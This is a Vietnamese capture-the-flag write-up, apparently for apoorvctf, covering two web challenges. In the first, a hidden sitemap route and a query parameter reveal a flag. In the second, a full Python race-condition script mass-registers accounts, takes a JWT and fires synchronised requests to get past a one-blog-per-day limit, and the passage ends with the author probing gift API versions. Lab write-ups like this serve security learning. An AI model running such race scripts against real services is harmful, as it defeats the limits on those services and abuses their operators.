
## Web

## **SEO CEO**



- Tên bài gợi ý về SEO của một trang web nên mình sẽ tìm thử trong 2 đường dẫn đó là robots.txt và sitemap.xml
- Trong robots.txt có một flag tuy nhiên là fake flag.

```
seo-opal.vercel.app/sitemap.xml
This XML file does not appear to have any style information associated with it. The document tree is shown below.
▼<urlset xmlns="http://www.sitemaps.org/schemas/sitemap/0.9">
 ▼<url>
     <loc>https://www.example.com/</loc>
    <lastmod>2024-02-26</lastmod>
    <changefreq>daily</changefreq>
     <priority>1.0</priority>
   </url>
 ▼<url>
     <loc>https://www.example.com/about</loc>
    <lastmod>2024-02-26</lastmod>
     <changefreq>monthly</changefreq>
    <priority>0.8</priority>
   </url>
 ▼<url>
     <loc>https://www.example.com/blog</loc>
    <lastmod>2024-02-26</lastmod>
     <changefreq>weekly</changefreq>
    <priority>0.9</priority>
   </url>
  ▼<url>
     <loc>https://www.thiswebsite.com/goofyahhroute</loc>
     <lastmod>2025-02-26</lastmod>
     <changefreq>never</changefreq>
     <priority>0.0</priority>
  ▼<url>
     <loc>https://www.example.com/contact</loc>
     <lastmod>2024-02-26</lastmod>
    <changefreq>yearly</changefreq>
    <priority>0.5</priority>
   </url>
 </urlset>
```

• Truy cập vào một trong những đường dẫn kia mình đến được một trang web.



ok bro u da seo master gng frfr ngl no cap but do you really want the **"flag"**? come on blud, it's a yes or no question yeah?

• Truyền param Pflag=yes và có được flag.




ok bro u da seo master gng frfr ngl no cap but do you really want the "flag"? come on blud, it's a yes or no question yeah?

apoorvctf{s30\_1snT\_0pt1onaL}

Blog-1



 Bài này có chức năng đăng nhập và xác thực theo JWT. Điểm quan trọng của bài này là mỗi ngày người dùng chỉ được uploads 1 blog. Tuy nhiên muốn nhận được special gift thì phải có 5 blog.



 Mình nghĩ đến việc sử dụng Race condition để up được nhiều blog hơn trong 1 ngày.

```
import requests
import threading
import random
import string

BASE_URL = "http://chals1.apoorvctf.xyz:5001"

# Tao username, email ngau nhiên để tránh trùng lặp

def random_string(length=8):
    return ''.join(random.choices(string.ascii_letters + string.digits, k=length))
```

```
def register():
  """Đăng ký tài khoản mới"""
  username = random_string()
  email = f"{username}@gmail.com"
  password = "123123"
  url = f"{BASE_URL}/api/register"
  data = {"username": username, "email": email, "password": password}
  headers = {"Content-Type": "application/json"}
  response = requests.post(url, json=data, headers=headers)
  try:
    response_json = response.json() # Lấy dữ liệu JSON từ response
    if response_json.get("message") == "User registered successfully":
       print(f"[+] Đăng ký thành công: {username} - {email}")
       return email, password
  except Exception as e:
    print(f"[-] Lỗi xử lý JSON khi đăng ký: {e}")
  print(f"[-] Đăng ký thất bại: {response.text}")
  return None, None
def login(email, password):
  """Đăng nhập lấy token"""
  url = f"{BASE_URL}/api/login"
  data = {"email": email, "password": password}
  headers = {"Content-Type": "application/json"}
  response = requests.post(url, json=data, headers=headers)
  try:
    response_json = response.json()
    token = response_json.get("token")
    if token:
```

```
print(f"[+] Đăng nhập thành công - Token: {token}...")
       return token
  except Exception as e:
    print(f"[-] Lỗi xử lý JSON khi đăng nhập: {e}")
  print(f"[-] Đăng nhập thất bai: {response.text}")
  return None
def send_request(token, barrier):
  """Gửi request blog đồng thời để tấn công race condition"""
  url = f"{BASE_URL}/api/v1/blog/addBlog"
  headers = {
    "Authorization": f"Bearer {token}",
    "Content-Type": "application/json"
  data = {
    "title": "flag",
    "description": "hello",
    "visible": True
  }
  try:
    barrier.wait() # Đồng bô các thread để gửi request cùng lúc
    response = requests.post(url, json=data, headers=headers, timeout=1.7)
    print(f"Status: {response.status_code} | Response: {response.text}")
  except Exception as e:
    print(f"Error: {e}")
def race_condition_attack(token):
  """Thực hiện race condition bằng cách gửi nhiều request đồng thời"""
  num_threads = 10 # Số lượng request đồng thời
  barrier = threading.Barrier(num_threads) # Đồng bộ các thread
  threads = [threading.Thread(target=send_request, args=(
```

```
token, barrier)) for _ in range(num_threads)]

for t in threads:
    t.start()


for t in threads:
    t.join()

if __name__ == "__main__":
    # Đăng ký tài khoản mới
    email, password = register()

if email and password:
    # Đăng nhập để lấy token
    token = login(email, password)

if token:
    # Thực hiện race condition
    race_condition_attack(token)
```

• Tuy nhiên món quà là một fake link.



Mình tìm tiếp trong sitemap của Burp thì thấy có đường dẫn nhận quà là:
 /api/v2/gift . Ngoài ra mình thấy cả v1 của api nên mình sẽ thử /api/v1/gift .

